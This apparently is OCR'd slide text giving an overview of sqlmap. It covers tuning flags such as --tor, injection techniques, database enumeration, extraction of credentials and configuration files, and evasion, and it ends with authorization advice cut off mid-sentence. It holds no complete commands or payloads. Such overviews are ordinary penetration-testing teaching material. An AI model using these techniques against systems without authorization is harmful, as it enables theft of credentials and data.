
Specifies optional parameters to customize the attack, such as the injection technique, the target database, or the data to be extracted.

--tor: Routes all requests through the Tor network for anonymity.

--ignore-redirects

--csrf-token

--delay



Sqlmap Parameter Tuning

1

Injection Techniques

Choosing the right injection technique can significantly impact the effectiveness of the attack.

2

Payloads

Customizing payloads can help evade security measures and increase the chances of successful exploitation.

3

Timeouts

Adjusting timeouts can improve performance and reduce the chances of false positives.


4

Threads

Increasing the number of threads can speed up the attack process, especially when targeting large databases or websites with high traffic.

Sqlmap Database Enumeration

Command	Description
dbs	Enumerates all databases accessible to the user.
tables	Enumerates tables within a specific database.
columns	Enumerates columns within a specific table.



Sqlmap Data Extraction

Data Dump

Extracts all data from a specific table or a set of tables.

Data Search

Searches for specific data within a table or a set of tables based on certain criteria.

User Enumeration

Extracts usernames and passwords from a user table, potentially revealing sensitive credentials.

Configuration File Extraction

Extracts sensitive configuration files that may contain sensitive information such as database connection details, API keys, or secret passwords.

Sqlmap Techniques and Evasion

1 **Error-Based Injection**

Exploits errors generated by the database to extract information.

2 **Boolean-Based Injection**

Uses true/false responses to extract information bit by bit.

3 **Time-Based Injection**

Measures response times to extract information based on delays caused by database queries.

Sqlmap Best Practices and Limitations

1 **Ethical Considerations**

Only use Sqlmap for authorized penetration testing and with the permission of the target owner.

2 **Target Scope**

Limit the scope of your scans to the specific targets and vulnerabilities you are authorized to assess.

3 **Avoid Unnecessary Damage**

Avoid actions that could potentially harm the target system, such as data modification or privilege escalation, unless explicitly